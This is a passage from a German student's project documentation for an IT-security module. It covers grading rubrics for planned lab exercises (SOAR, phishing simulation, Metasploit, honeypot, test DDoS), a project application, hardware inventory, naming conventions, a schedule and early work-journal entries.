Folgende Themen werden in dieser Dokumentation behandelt und werden als Kernthemen dieser Arbeit gesehen:

- Aufsetzen eines externen Server
- Installation von TheHive
- Installation von Cortex
- Installation von MISP
- Installation von GoPhish
- Installation eines Outlook Phishing Button
- Durchführung einer WiFi Attacke
- Durchführung eines Angriff mit Metasploit
- Durchführung verschiedener Angriffe auf Metasploitable
- Installation eines Honey Pot
- Simulation einer DDoS Attacke
- Durchführung einer ARP Spoofing MITM Attacke
- Heimnetzwerk sichern
- Betreiben eines Hidden Service

2.2.6. Mittel und Methoden

Für diese Arbeit wird IPERKA als Projektmethode verwendet. Diese vorgehen hat der Kandidat bereits mehrfach in der Schule angewendet. Die Inhalte werden via Recherchen und bereits vorhandenen Fachkenntnissen erarbeitet und so aufbereitet, dass diese gut anschaulich dokumentiert werden können.

2.2.7. Vorkenntnisse

Die Projektmitglieder verfügen über Fachkenntnisse im Bereich Projektmanagement und kennen einige der zu behandelnden Themen bereits aus dem Modul 145. Die zu erarbeitenden Themen sollte auf einer guten fachlichen Stufe erarbeitet werden.

2.3. Individuelle Beurteilungskriterien

2.3.1. SOAR

Leitfrage A1.1	
Gütestufe 3	Erklärung Es wird erklärt, wobei es sich bei einer SOAR handelt und wie man eine SOAR realisiert.
Gütestufe 2	Es wird erklärt, was eine SOAR ist und wie man ein SOAR realisieren.
Gütestufe 1	Die Erklärung der Realisierung einer SOAR wurde erstellt.
Gütestufe 0	Es wurde versucht die Realisierung einer SOAR zu erklären.
	Es wurde keine Erklärung erstellt.

Tabelle 3: Leitfrage A1.1

Leitfrage A1.2	
	Entscheid Es wird sich für eine SOAR Lösung entschieden. Der Entscheid ist logisch begründet und ist überzeugend.
Gütestufe 3	Eine Entscheidung wurde gefällt. Dieser Entscheid wurde logisch begründet und ist überzeugend.
Gütestufe 2	Es wurde sich für eine SOAR Lösung entschieden.
Gütestufe 1	Eine Entscheidung wurde im falschen Bereich gefällt (IPERKA => Entscheiden).
Gütestufe 0	Eine Entscheidung wurde nicht gefällt.

Tabelle 4: Leitfrage A1.2

Leitfrage A1.3	
	Realisierung Die Realisierung der SOAR Lösung ist dokumentiert. Es ist nachvollziehbar wie gearbeitet wurde.
Gütestufe 3	Die Realisierung wurde dokumentiert. Die Dokumentation ist nachvollziehbar.
Gütestufe 2	Die Realisierung wurde dokumentiert.
Gütestufe 1	Die Realisierung wird dokumentiert. Einzelne Schritte sind nicht nachvollziehbar.
Gütestufe 0	Die Realisierung wird nicht dokumentiert.

Tabelle 5: Leitfrage A1.3

2.3.2. Phishing

Leitfrage B1.1		Erklärung
Gütestufe 3		Es wird erklärt, wobei es sich um Phishing handelt. Zudem wird aufgezeigt, wo die Motivation für Angreifer liegt und wie sich Firmen davor schützen.
Gütestufe 2		Phishing wird erklärt. Versuche die Motivation von Angreifern zu erklären sind vorhanden.
Gütestufe 1		Phishing wird erklärt.
Gütestufe 0		Phishing wird nicht erklärt.

Tabelle 6: Leitfrage B1.1

Leitfrage B1.2		Entscheid
Gütestufe 3		Es werden verschiedene Lösungen gesucht und die beste ausgewählt. Die Entscheidung ist nachvollziehbar und logisch.
Gütestufe 2		Es wird ein Entscheid gefällt. Dieser ist nachvollziehbar und logisch. Es werden verschiedene Produkte miteinander verglichen (Tabelle oder Text).
Gütestufe 1		Ein Entscheid wird gefällt. Verschiedene Produkte werden verglichen.
Gütestufe 0		Eine Entscheidung wurde im falschen Bereich gefällt (IPERKA => Entscheiden).

Tabelle 7: Leitfrage B1.2

Leitfrage B1.3		Realisierung
Gütestufe 3		Die Realisierung einer Phishing Kampagne ist klar dokumentiert. Es ist nachvollziehbar wie gearbeitet wurde.
Gütestufe 2		Die Realisierung wurde dokumentiert. Die Dokumentation ist nachvollziehbar.
Gütestufe 1		Die Realisierung wird dokumentiert. Einzelne Schritte sind nicht nachvollziehbar.
Gütestufe 0		Die Realisierung wird nicht dokumentiert.

Tabelle 8: Leitfrage B1.3

2.3.3. Outlook Phishing Button

Leitfrage C1.1

	Erklärung Es wird erklärt, wofür ein Outlook Phishing Button verwendet werden kann. Es wird zudem aufgezeigt, welche Varianten für eine Implementierung existieren.
Gütestufe 3	Es wird erklärt, wofür ein Outlook Phishing Button verwendet werden kann. Verschiedene Produkte werden aufgezeigt.
Gütestufe 2	Es wird erklärt, wofür ein Outlook Phishing Button verwendet werden kann.
Gütestufe 1	Versuche einer Erklärung sind vorhanden.
Gütestufe 0	Erklärung ist nicht vorhanden.

Tabelle 9: Leitfrage C1.1

Leitfrage C1.2

Entscheid

Durch die herausgefundenen Informationen sollte man sich für eine Implementierungsvariante entscheiden.

	Entscheid Durch die herausgefundenen Informationen sollte man sich für eine Implementierungsvariante entscheiden.
Gütestufe 3	Es wird ein Entscheid gefällt. Dieser ist nachvollziehbar und logisch. Es werden verschiedene Produkte miteinander verglichen (Tabelle oder Text).
Gütestufe 2	Ein Entscheid wird gefällt. Der Entscheid ist logisch und verständlich formuliert.
Gütestufe 1	Eine Entscheidung wurde im falschen Bereich gefällt (IPERKA => Entscheiden).
Gütestufe 0	Eine Entscheidung wurde nicht gefällt.

Tabelle 10: Leitfrage C1.2

Leitfrage C1.3

Realisierung

Ein Phishing Button wird ins Programm Outlook integriert. Es ist funktionsfähig und leitet das gemeldete Mail an eine definierte Mail-Adresse weiter.

	Realisierung Ein Phishing Button wird ins Programm Outlook integriert. Es ist funktionsfähig und leitet das gemeldete Mail an eine definierte Mail-Adresse weiter.
Gütestufe 3	Ein Phishing Button wird ins Programm Outlook integriert. Er leitet das gemeldete Mail an eine definierte Mail-Adresse weiter und gibt dem User ein Feedback (Erfolgreich gemeldet, besten Dank etc.).
Gütestufe 2	Ein Phishing Button wird ins Programm Outlook integriert. Er leitet das gemeldete Mail an eine definierte Mail-Adresse weiter.
Gütestufe 1	Ein Phishing Button wird ins Programm Outlook integriert. Die Weiterleitung funktioniert nicht komplett.
Gütestufe 0	Es wurde kein Phishing Button in Outlook integriert.

Tabelle 11: Leitfrage C1.3

2.3.4. Metasploit

Leitfrage D1.1		Erklärung
		Es wird erklärt, wofür man Metasploit verwendet werden kann.
Gütestufe 3		Metasploit wird erklärt. Der Leser versteht die Meterpreter Shell. Man kann sein Wissen mittels einem Quiz testen (Quiz auf der Website security.luis-luescher.com).
Gütestufe 2		Metasploit wird erklärt. Der Leser versteht die Meterpreter Shell
Gütestufe 1		Metasploit wird erklärt.
Gütestufe 0		Metasploit wird nicht erklärt.

Tabelle 12: Leitfrage D1.1

Leitfrage D1.2		Installation
		Metasploit wird auf einer Kali Linux VM installiert.
Gütestufe 3		Die Installation von Metasploit auf der Kali Linux VM wird dokumentiert. Es wird gezeigt, wie man einen Payload erstellen kann. Der Installationsprozess ist für den Leser nachvollziehbar und verständlich.
Gütestufe 2		Die Installation von Metasploit auf der Kali Linux VM wird dokumentiert. Es wird gezeigt, wie man einen Payload erstellen kann.
Gütestufe 1		Die Installation von Metasploit auf der Kali Linux VM wird dokumentiert.
Gütestufe 0		Die Installation wird nicht dokumentiert.

Tabelle 13: Leitfrage D1.2

Leitfrage D1.3		Angriffe
		Sobald Metasploit installiert wurde, wird ein System angegriffen (nicht Metasploitable) und auf «Herz und Nieren» geprüft. Die Meterpreter Shell sollte dafür verwendet werden.
Gütestufe 3		Es werden verschiedene Angriffe (mind. 5) auf ein beliebiges Zielsystem (ausser Metasploitable) durchgeführt. Die Meterpreter Shell wird dafür verwendet.
Gütestufe 2		Es werden verschiedene Angriffe (mind. 3) auf ein beliebiges Zielsystem durchgeführt. Die Meterpreter Shell wird dafür verwendet.
Gütestufe 1		Es werden verschiedene Angriffe (mind. 3) auf ein beliebiges Zielsystem durchgeführt.
Gütestufe 0		Es werden keine Angriffe durchgeführt.

Tabelle 14: Leitfrage D1.3

2.3.5. Metasploitable

Leitfrage E1.1		Erklärung
Gütestufe 3		Es wird erklärt, wobei es sich bei Metasploitable handelt sowie wo der Sinn und Zweck dahinter liegt.
Gütestufe 2		Metasploitable wird grundsätzlich erklärt.
Gütestufe 1		Eine Erklärung wird angestrebt, jedoch nicht ganz klar.
Gütestufe 0		Es wird nicht erklärt was Metasploitable ist.

Tabelle 15: Leitfrage E1.1

Leitfrage E1.2		Installation
Gütestufe 3		Ein Metasploitable System wird auf einem ESXi installiert und verfügt über eine Internetverbindung.
Gütestufe 2		Die Installation des Metasploitable auf dem ESXi System wird dokumentiert und kann vom lokalen Netzwerk erreicht werden. Eine Kommunikation mit dem Google DNS ist möglich.
Gütestufe 1		Die Installation des Metasploitable auf dem ESXi System wird dokumentiert.
Gütestufe 0		Die Installation des Metasploitable auf dem ESXi System wird nicht dokumentiert.

Tabelle 16: Leitfrage E1.2

Leitfrage E1.3		Angriffe
Gütestufe 3		Es werden mindestens fünf verschiedene Vulnerabilitäten durchgangen und dokumentiert.
Gütestufe 2		Es werden mindestens fünf verschiedene Vulnerabilitäten durchgangen und Schritt für Schritt dokumentiert.
Gütestufe 1		Es wurden fünf verschiedene Vulnerabilitäten durchgangen.
Gütestufe 0		Es wurden weniger als fünf Vulnerabilitäten durchgangen.

Tabelle 17: Leitfrage E1.3

2.3.6. Honey Pot

Leitfrage F1.1	Erklärung Es wurde erklärt wo der Sinn und Zweck von Honey Pots liegt. Wie können Firmen davon profitieren? Welche Gefahren oder Möglichkeiten bringt ein Honey Pot?
Gütestufe 3	Es wird erklärt, was ein Honey Pot ist, wo dessen Vor- und Nachteile liegen sowie wie ein Unternehmen davon profitieren kann.
Gütestufe 2	Es wird erklärt, was ein Honey Pot ist und dessen Vor- und Nachteile.
Gütestufe 1	Es wird erklärt was ein Honey Pot ist.
Gütestufe 0	Eine Erklärung bezüglich Honey Pot ist nicht vorhanden.

Tabelle 18: Leitfrage F1.1

Leitfrage F1.2	Installation Die Installation des Honey Pot ist Schritt für Schritt dokumentiert. Für den Leser ist es nachvollziehbar warum einzelne Schritte gemacht werden.
Gütestufe 3	Die Installation wird Schritt für Schritt dokumentiert und ist für den Leser nachvollziehbar.
Gütestufe 2	Die Installation wird Schritt für Schritt dokumentiert ohne weiter Erklärungen.
Gütestufe 1	Die Installation wird dokumentiert. Einige Lücken vorhanden.
Gütestufe 0	Die Installation wird nicht dokumentiert.

Tabelle 19: Leitfrage F1.2

Leitfrage F1.3	Analyse Es gibt zwei Analysezeiträume. Einerseits 24 Stunden sowie mind. eine Woche. Die beiden Zeiträume sollten als einzelnes ausgewertet werden sowie anschliessend miteinander verglichen werden.
Gütestufe 3	Es wird eine Analyse für je einen Zeitraum erstellt. Diese wird anschliessen mit der jeweilig anderen verglichen. Differenz sind aufgezeigt worden insofern vorhanden.
Gütestufe 2	Es wird eine Analyse für je einen Zeitraum erstellt. Diese wird anschliessen mit der jeweilig anderen verglichen.
Gütestufe 1	Es wird eine Analyse für je einen Zeitraum erstellt.
Gütestufe 0	Es wurde nur eine Analyse für einen Zeitraum erstellt.

Tabelle 20: Leitfrage F1.3

2.3.7. DDoS

Leitfrage G1.1		Erklärung
Gütestufe 3		Es wird erklärt wie ein DDoS funktioniert, wo liegt die Motivation der Angreifer und wie können sich Firmen davor schützen.
Gütestufe 2		Es wird erklärt wie ein DDoS funktioniert und wo die Motivation der Angreifer liegt.
Gütestufe 1		Es wird erklärt wie ein DDoS funktioniert.
Gütestufe 0		Es ist keine Erklärung vorhanden.

Tabelle 21: Leitfrage G1.1

Leitfrage G1.2		Vorbereitung
Gütestufe 3		Es werden verschiedene Angreifer vorbereitet und in ein Bot-Net integriert.
Gütestufe 2		Insgesamt werden mindestens vier verschiedene Angreifer vorbereitet und in ein Bot-Net zusammen integriert.
Gütestufe 1		Es werden Angreifer vorbereitet, die alle funktionsfähig sind. Eine Integration in ein Bot-Net findet nicht statt.
Gütestufe 0		Es werden Angreifer vorbereitet, die aber zum Zeitpunkt der Durchführung nicht funktionieren.

Tabelle 22: Leitfrage G1.2

Leitfrage G1.3		Durchführung
Gütestufe 3		Der DDoS wurde auf einer Testumgebung realisiert. Der DDoS wurde auf Layer 3 dokumentiert und ist nachvollziehbar. Eine Verwendung des Bot-Net ist nicht zwingend!
Gütestufe 2		Die in der Vorbereitung vorbereiteten Angreifer wurde so verwendet, dass ein erfolgreicher DDoS auf ein Testsystem vollzogen werden konnte. Das Ergebnis wurde auf Layer 3 dokumentiert.
Gütestufe 1		Die in der Vorbereitung vorbereiteten Angreifer wurde so verwendet, dass ein erfolgreicher DDoS auf ein Testsystem vollzogen werden konnte. Eine Dokumentation auf Layer 3 fand nicht statt.
Gütestufe 0		Die in der Vorbereitung vorbereiteten Angreifer wurde so verwendet, dass ein DDoS auf ein Testsystem vollzogen werden konnte. Jedoch war dieser Angriff nicht erfolgreich. Eine Dokumentation auf Layer 3 fand statt.

Tabelle 23: Leitfrage G1.3

2.3.8. Systemsicherheit im eigenen Netzwerk

Leitfrage H1.1		Entscheid
Gütestufe 3		Es wird entschieden, welches Gerät erworben werden sollte, um die Sicherheit im eigenen Netzwerk zu erhöhen.
Gütestufe 2		Es wird ein Entscheid gefällt. Dieser ist nachvollziehbar und logisch. Es werden verschiedene Produkte miteinander verglichen (Tabelle oder Text).
Gütestufe 1		Ein Entscheid wird gefällt. Der Entscheid ist logisch und verständlich formuliert.
Gütestufe 0		Eine Entscheidung wurde im falschen Bereich gefällt (IPERKA => Entscheiden).
		Eine Entscheidung wurde nicht gefällt.

Tabelle 24: Leitfrage H1.1

Leitfrage H1.2		Installation
Gütestufe 3		Die Installation des gekauften Produkt ist nachvollziehbar und logisch. Zudem wird der Vorgang dokumentiert.
Gütestufe 2		Die Installation des gekauften Produkt ist nachvollziehbar und logisch. Eine Dokumentation wurde nicht erstellt.
Gütestufe 1		Die Installation wurde kurz erklärt.
Gütestufe 0		Die Installation wurde nicht erklärt.

Tabelle 25: Leitfrage H1.2

Leitfrage H1.3		Resultat
		Es wird eine Bewertung abgegeben, ob es eine Erhöhung der Sicherheit gegeben hat.
Gütestufe 3		Das Resultat befindet sich im Teil «Auswertung» der IPERKA Methode. Die Auswertung wurde mit Screenshots unterstützt und ist für den lesenden nachvollziehbar sowie klar verständlich.
Gütestufe 2		Das Resultat befindet sich im Teil «Auswertung» der IPERKA Methode. Die Auswertung und ist für den lesenden nachvollziehbar sowie klar verständlich.
Gütestufe 1		Das Resultat wurde kurz angesprochen, jedoch nicht weiter darauf eingegangen.
Gütestufe 0		Eine Auswertung des Resultate ist nicht vorhanden.

Tabelle 26: Leitfrage H1.3

2.4. Projektantrag

Projekttitle:	Kompetenznachweis zum Modul 182 LB2/3	
Projektnummer:	00001	
Projektart:	Der Lernende erarbeitet einen Screencast zu einem ausgewählten Modulthema.	
Projektleiter/in:	Lüscher, Luis	
Projektauftraggeber/in:	Calisto, Marcello (Fachlehrperson)	
Projektdauer:	Geplanter Beginn: 09.12.2020 13:00 Uhr Geplantes Ende: 30.12.2020 16:00 Uhr	
Ausgangssituation / Problembeschreibung:	<p>Im Rahmen des Modulunterricht im Modul 182 «Systemsicherheit implementieren» musste die Klasse ST18a den Leistungsnachweis 2 durch einen Screencast zu einem ausgewählten Modulthema erbringen.</p> <p>Für die Arbeiten werden ca. 20 Lektionen eingerechnet. Diese Lektionen verteilen sich über die geplanten Unterrichtseinheiten. Die Arbeiten werden in der letzten Unterrichtseinheit in Form einer Präsentation, in welcher der Screencast ein Bestandteil davon ist, abgegeben und durch die Fachlehrperson formal abgenommen. Das Lernprodukt wird anhand der dafür vorgesehenen Kriterienliste bewertet. Die Aufgaben können aus dem Themenkatalog gewählt werden. Eigene Themen können eingebracht werden, müssen aber mit der Fachlehrperson besprochen und vereinbart werden. Die Arbeit muss eine ausreichende Komplexität und einen gewissen Umfang aufweisen. Es wird erwartet, dass in der Regel drei bis vier Handlungsziele aus der Modulidentifikation abgedeckt werden.</p>	
Projektgesamtziel:	Das Ziel ist es einen Screencast zu einem ausgewählten Modulthema zu realisieren. In diesem Screencast werden die erarbeiteten Resultate gezeigt und dem Zuschauer erklärt. Der Lernende sollte die Notwendigkeit eines guten Security-Management verstehen und selbst realisieren können.	
Projekttressourcen:	Ressourcen: Personal 1 Notebooks 1 Arbeitsplätze 1	Menge:
Sonstige relevante Informationen	Der Projektauftragnehmer hat bereits grundlegende Kenntnisse im Bereich der IT-Security.	
Unterschrift / Abnahme	Auftraggeber: Calisto, Marcello _____	Auftragnehmer: Luis Lüscher 

Tabelle 27: Projektantrag

2.5. Arbeitsumfeld

In diesem Kapitel wird mein Arbeitsumfeld beschrieben. Wie sieht mein Arbeitsplatz aus und welche Hardware sowie Software wird für die Arbeit verwendet? Wo werden die Dokumente abgelegt?

2.5.1. Arbeitsplatz

Der Arbeitsplatz sieht folgendermassen aus.




Abbildung 3: Arbeitsplatz von Luis Lüscher

2.5.2. Hardware & Software

Hardware

PC von Luis

- **OS:** Windows 10 1909
- **CPU:** AMD Ryzen 7 2700X 3700 MHz 8 Cores
- **RAM:** 16 GB
- **Speicher:** 512 GB SSD 1000 GB HDD
- **GPU:** GeForce RTX 2070

Synology NAS Storage DS218+

- **OS:** DiskStation Manager (DSM)
- **RAM:** 1 GB
- **Speicher:** Insgesamt 4 TB im Raid 1

ESXi Server llsvoeesx01

- **OS:** VMWare ESXi 6.7.0
- **CPU:** Intel Core i7-8550U 1.8 GHz 4 Cores
- **RAM:** 16 GB
- **Speicher:** 512 GB SSD 1000 GB HDD

Software

Während der LB2 wurde folgende Software genutzt

- Windows 10 1909
- Office 365 (Outlook, Word, PowerPoint, Excel und Teams)
- Snagit 2020
- Remote Desktop
- Putty
- Google Chrome
- Honeypot Tool «T-Pot»
- TheHive
- Cortex
- MISP
- VMWare ESXi 6.7.0
- DiskStation Manager
- WinSCP
- Kali Linux
- Metasploitable
- Metasploit
- GoPhish
- Maria DB

2.5.3. Dokumentablage

Meine gesamten Daten werden auf meinem NAS abgespeichert. Unter dem Ordner «M182» sind alle Dokumente sowie Bilder zum Modul 182 und somit auch zur LB2 abgespeichert. Die genauen Angaben zu meinem NAS sind unter dem Punkt 2.5.2 beschrieben.




Abbildung 4: Dokumentablage auf dem NAS

2.6. Namenskonvention

Nachfolgend werden die Namenskonventionen für alle Netzwerkgeräte beschrieben. Die Konvention ist so aufgebaut, dass man anhand des Hostnamens bereits viele Informationen erhält.



Abbildung 5: Namenskonvention

Position	Beschreibung	Beispiel
Gerät	Eine bestimmte Abkürzung für den jeweiligen Gerätetyp	sv =Server rt =Router
Kategorie	Wofür wird das System verwendet	p =Produktion, t =Testing, i =Integration, d =Development
Standort	Wo steht das Gerät	zh =Zürich, oe =Oberengstringen
OS	Das Betriebssystem des Servers	L =Linux, w =Windows
Funktion	Projektname, Servicename, Applikationsname	spk =Splunk ost =OS Ticket
Nummer	Aufzählung bei mehreren, gleichen Systemen.	01-99

Tabelle 28: Aufbau Namenskonvention

2.6.1. Gerätetypen

Abkürzung	Beschreibung
sv	Servers
ws	Workstations
pr	Printers
rt	Router
sw	Switch
fw	Firewall
ts	Terminal Servers
dc	Domain Controllers
wbs	Web Servers
msx	Mail Servers
sv	Servers
ws	Workstations

Tabelle 29: Unterscheidung verschiedener Gerätetypen

Beispiel: svtz hwtest01

2.7. Zeitplanung

2.7.1. Termine

Termin	Datum	Uhrzeit
Start LB2	09.12.2020	08:00
Ende LB2	30.12.2020	12:00

Tabelle 30: Wichtige Termine der LB2

2.7.2. Arbeitstage

Tag	Datum	Pensum
1	Mi 09.12.2020	4.0
2	Do 10.12.2020	8.4
3	Fr 11.12.2020	8.4
4	Mo 14.12.2020	4.0
5	Mi 16.12.2020	4.0
6	Do 17.12.2020	4.0
7	Fr 18.12.2020	8.4
8	Mo 21.12.2020	4.0
9	Di 22.12.2020	4.0
10	Mi 23.12.2020	4.0
11	So 27.12.2020	4.0
12	Mo 28.12.2020	6.0
13	Di 29.12.2020	4.0
14 (Gilt als Reserve)	Mi 30.12.2020	4.0

Tabelle 31: Arbeitstage der LB2

2.7.3. GANTT

Phase	Arbeiten	SOLL IST	09.12.2020 Tag 1	10.12.2020 Tag 2	11.12.2020 Tag 3	14.12.2020 Tag 4	16.12.2020 Tag 5	17.12.2020 Tag 6	18.12.2020 Tag 7	21.12.2020 Tag 8	22.12.2020 Tag 9	23.12.2020 Tag 10	27.12.2020 Tag 11	28.12.2020 Tag 12	29.12.2020 Tag 13	30.12.2020 Tag 14
Informieren	Aufgabenstellung gemäss M182_Prüfungsauftrag.pdf lesen & verstehen	SOLL IST														
	Projektaufbauorganisation beschreiben	SOLL IST														
	Projektmanagementmethode beschreiben	SOLL IST														
	Organisation der Arbeitsergebnisse beschreiben	SOLL IST														
	Projektumfeld beschreiben	SOLL IST														
	Aufgabenstellung analysieren	SOLL IST														
	Modulidentifikation hinzufügen	SOLL IST														
	Informieren über SOAR	SOLL IST														
	Informieren über Phishing	SOLL IST														
	Informieren über Outlook Phishing Button	SOLL IST														
	Informieren über Wi-Fi Attack	SOLL IST														
	Informieren über Metasploit	SOLL IST														
	Informieren über Honey Pot	SOLL IST														
	Informieren über Kali Linux	SOLL IST														
	Informieren über Anonymität im Internet	SOLL IST														
Planen	Aufgabe formulieren	SOLL IST														
	Zeitplan erstellen	SOLL IST														
	SWOT und Risikoanalyse erstellen	SOLL IST														
	Namenskonvention übernehmen	SOLL IST														
	Testfälle erstellen	SOLL IST														
Entscheiden	Themenübersicht erstellen	SOLL IST														
	Testkonzept definieren	SOLL IST														
	Anforderungen definieren	SOLL IST														
	Entscheiden welche Tools für SOAR	SOLL IST														
Realisieren	Entscheiden welche Tools für Phishing und Outlook Button	SOLL IST														
	Entscheiden welche Technologie für Honey Pot	SOLL IST														
	Entscheiden welche Anwendungsfälle für Metasploit	SOLL IST														
	Aufsetzen der virtuellen Maschinen	SOLL IST														
	Installation von TheHive	SOLL IST														
	Installation von Cortex	SOLL IST														
	Konfiguration von Analyzers und Responders in Cortex	SOLL IST														
	Installation von MISP	SOLL IST														
	Integration von Cortex und MISP in TheHive	SOLL IST														
	Simulation mehrerer Prozesse in TheHive und MISP	SOLL IST														
	Installation von GoPhish	SOLL IST														
	Erstellen und Hinzufügen SSL-Zertifikat GoPhish	SOLL IST														
	Erstellen von Beispiel Phishing Mails und Landing Pages	SOLL IST														
	Hinzufügen eines Report Buttons in Outlook	SOLL IST														
	Simulation einer Phishing Attack (Ansicht Unternehmen und Angreifer)	SOLL IST														
Kontrollieren	Simulieren einer WiFi-Attack mit iPhone Hotspot	SOLL IST														
	Simulieren verschiedener Angriffe auf Metasploitable System	SOLL IST														
	Installieren von T-Pot	SOLL IST														
	Erstellen einer PowerPoint Präsentation	SOLL IST														
	Erstellen eines Cast / Videoclip	SOLL IST														
	Testfälle ausführen	SOLL IST														
Auswerten	Testresultate dokumentieren	SOLL IST														
	Reflexion / Schlusswort schreiben	SOLL IST														
Sonstiges	Reserve	SOLL IST														
	Arbeitsjournal schreiben	SOLL IST														
	LB2 abgeben	SOLL IST														
Total täglich		SOLL IST	4	8.4	8.4	4	4	4	8.4	4	4	4	4	6	4	4

Abbildung 6: GANTT Plan LB2 M182

2.7.4. Erklärung GANTT

Der GANTT-Plan hat einen spezifischen Aufbau:

Links in der senkrechten Liste sieht man die verschiedenen Aktivitäten, die im Verlauf der LB2 erarbeitet werden sollten.

Das GANTT kann auf der Website meiner heruntergeladen werden.

Unter folgenden Link steht es als XLSX Dokument zur Verfügung:

https://school.luis-luescher.com/stuff/Zeitplan_LB2_M182.xlsx

2.7.5. Meilensteine

Meilensteine werden gemacht, um eine bessere Übersicht über das Projekt zu erlangen. Dazu wird das gesamte Projekt in die Phasen von IPERKA unterteilt. Nach jeder Phase wird ein Meilenstein gesetzt.

Meilenstein 1 – Informieren Phase abgeschlossen

Während der Phase Informieren werden alle nötigen Informationen gesammelt. Das heisst, die Kriterien sowie die Aufgabenstellung werden verinnerlicht. Mit diesem Meilenstein wird die Phase «Informieren» abgeschlossen. Nun kann mit der nächsten Phase «Planen» begonnen werden.

Meilenstein 2 – Planen Phase abgeschlossen

Sobald die Planungsarbeiten abgeschlossen sind, kann auch diese Phase als beendet angesehen werden. Die Planungsarbeiten beinhalten folgende Punkte:

- Detailplanung (Zeitplan) erstellen
- Dokumentstruktur & Datensicherung einrichten
- Testkonzept definieren

Meilenstein 3 – 'Entscheiden' Phase abgeschlossen

Dieser Meilenstein ist dann erreicht, wenn alle Grundsatzentscheide getroffen wurden. In dieser Arbeit bedeutet das:

Hier ist zugleich der «Point of no Return» erreicht.

Meilenstein 4 – 'Realisieren' Phase abgeschlossen

Dieser Meilenstein ist am Ende der Realisierungsphase gesetzt. Mit dem Erreichen dieses Meilensteins sind alle Konfigurationen erledigt.

Meilenstein 5 – 'Kontrollieren' Phase abgeschlossen

Beim Erreichen des fünften Meilensteins wird die umgesetzte Arbeit auf Vollständigkeit sowie Funktionalität getestet. Die Tests werden mit dem vordefinierten Testkonzept durchgeführt.

Meilenstein 6 – 'Auswerten' Phase abgeschlossen und Ende des Projekts

Mit dem Erreichen des letzten Meilensteins ist das Projekt fertig. Das Produkt ist konfiguriert, getestet und dokumentiert.

2.8. Arbeitsjournal

2.8.1. Tag 1

Datum	09.12.2020
Arbeitszeit	4.0 (Soll 4)
Summe der gesamten Arbeitsstunden	4
Geplante Arbeit	<ul style="list-style-type: none">- Aufgabenstellung lesen & verstehen- Projektaufbauorganisation beschreiben- Projektmanagementmethode beschreiben- Projektumfeld beschreiben- Aufgabenstellung analysieren- Modulidentifikation hinzufügen- Zeitplan erstellen
Ausgeführte Arbeit	Die Aufgabenstellung wurde vom BSCW heruntergeladen und abgespeichert. Danach wurde die Aufgabenstellung gelesen und verstanden. Im nächsten Schritt wurde die Aufbauorganisation beschrieben mit entsprechendem Diagramm noch aufgezeichnet. Danach wurde IPERKA beschrieben und weitere für das Projektmanagement relevante Informationen. Das Projektumfeld wurde mit den nötigen Informationen beschrieben wie zum Beispiel mein gesamtes Arbeitsumfeld und welche Software verwendet wird. Zudem habe ich noch einen Zeitplan erstellt für die Übersicht der Zeit innerhalb des Projekts. Zum Ende des Tag 1 wurde noch die Modulidentifikation in das Dokument eingefügt, um den Aufbau des Moduls zu beschreiben.
Zeitplan	Alle geplanten Aufgaben konnten erledigt werden.
Probleme	Keine
Hilfestellungen	Keine
Reflexion	Der erste Tag der LB2 verlief sehr gut. Ich war von Beginn weg konzentriert und konnte alle geplanten Aufgaben erledigen. Ich freue mich auf den zweiten Tag, da ich mich dann über die verschiedenen Themen der LB2 anfangen kann zu informieren.

Tabelle 32: Tag 1

2.8.2. Tag 2

Datum	10.12.2020
Arbeitszeit	8.40 (Soll 8.4)
Summe der Arbeitsstunden	12.4
Geplante Arbeit	<ul style="list-style-type: none">- Informieren über SOAR- Informieren über Phishing- Informieren über Outlook Phishing Button- Informieren über Wi-Fi Attack- Informieren über Metasploit
